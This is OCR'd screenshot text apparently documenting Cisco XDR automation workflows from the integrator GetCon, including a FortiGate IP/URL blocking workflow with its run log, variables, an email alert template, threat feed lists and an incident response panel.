
Last Run Status: Select

Workflow Name: #FortiGate - Block URL, IP - SMTP alert - TZ

☐	Display name	Status	Started on	Ended on	Started by	Owner	Actions
☐	#FortiGate - Block URL, IP - SMTP alert - TZ	✓ Success	9/23/2024, 11:30:40 AM	9/23/2024, 11:30:51 AM	tamas.zoltan@getcon.hu	tamas.zoltan@getcon.hu	...
☐	#FortiGate - Block URL, IP - SMTP alert - TZ	✓ Success	9/20/2024, 2:18:12 PM	9/20/2024, 2:18:20 PM	tamas.zoltan@getcon.hu	tamas.zoltan@getcon.hu	...
☐	#FortiGate - Block URL, IP - SMTP alert - TZ	✓ Success	9/20/2024, 2:16:37 PM	9/20/2024, 2:16:45 PM	tamas.zoltan@getcon.hu	tamas.zoltan@getcon.hu	...
☐	#FortiGate - Block URL, IP - SMTP alert - TZ	✓ Success	9/20/2024, 12:05:59 PM	9/20/2024, 12:06:07 PM	tamas.zoltan@getcon.hu	tamas.zoltan@getcon.hu	...

GetCon
MEGBÍZHATÓ KAPCSOLAT

Cisco XDR Workflow



#FortiGate - Block URL, IP - SMTP alert - TZ Run SUCCESS

Version 1.0.0

Edit
RUN TIME
10.3 s
START
Core
Defang observable
Python
Generate timestamps to create unique names
Is the observable type supported?
No
Was a policy name provided?
No

Workflow Properties

#FortiGate - Block URL, IP - SMTP Alert - TZ

Variables

Name	Type	Scope	Value	Required
Access Token	Secure String	Local	*****	False
Address Group Name	String	Local	XDR-AddressGroup	False
Address Name	String	Local	SXo-Address-1727083841	False
Error Messages	String	Local		False
observable_type	String	Input	ip	True
observable_value	String	Input	192.168.36.119	True
Policy Name	String	Local	XDR-FW-Policy	False
Web Filter Name	String	Local		False


Response Options

No data to display

Automation Rules

GetCon
MEGBÍZHATÓ KAPCSOLAT

Cisco XDR Workflow



No value

Bcc
No value

Subject
Cisco XDR - #FortiGate - Block URL

Message 176 / 1048576

```
## ip "192[.]168[.]36[.]119" blocked in FortiGate successfully
**Address Name**: SXo-Address-1727083841
**Address Group Name**: XDR-AddressGroup
**Policy Name**: XDR-FW-Policy

```


Attachments
No data to display

Custom Headers
No data to display

Blocking IP address using a Threat Feed

GetCon
Megbízható kapcsolat

Cisco XDR Feeds




Feeds

These feeds were created or saved from private sources. Anyone with the URL can view the feed. Learn More

Title	Output	Modified	Creator	Expiration
SecureX_Firewall_Private_Feed_SH...	Observables	Mar 11, 2024 @ 3:29 PM CET	Zoltan Tamas	Never
SecureX_Firewall_Private_Feed_URL	Observables	Mar 11, 2024 @ 3:29 PM CET	Zoltan Tamas	Never
SecureX_Firewall_Private_Feed_Do...	Observables	Mar 11, 2024 @ 3:29 PM CET	Zoltan Tamas	Never
SecureX_Firewall_Private_Feed_IPv6	Observables	Mar 11, 2024 @ 3:29 PM CET	Zoltan Tamas	Never
SecureX_Firewall_Private_Feed_IPv4	Observables	Mar 11, 2024 @ 3:29 PM CET	Zoltan Tamas	Never

Cisco XDR Incident



Zoltan Tamas
Cisco - scsordas

n xwrk01.itbtest.local

2024 @ 11:31 AM CEST

have executables.

IP Address U 192.168.36.119

Orbital

Secure Endpoint - Cisco - scsordas

Search for this IP

SecureX Orchestrator

- *Cisco Orbital - Take Forensic Snapshot (Windows)
- *#EDR Host Isolation with Email Approval - TZ
- *Cisco Secure Endpoint - Host Isolation with Tier 2 Approval
- *Cisco Secure Endpoint - Move Computer to Group
- #FortiGate - Block URL, IP - SMTP alert - TZ
- #Block IP Observable on Feed - TZ

Shodan

Search for this IP

Browse IP

IP Address

.36.119

2

P Address

SWC Device ID


1

tics (cdo-cisco-scsordas)

dpoint Activity 3 events

🟥 Malicious 🟧 Suspicious 🟫 Common ⬜ Unknown 🟦 Clean 🟪 Asset

Cisco XDR Incident



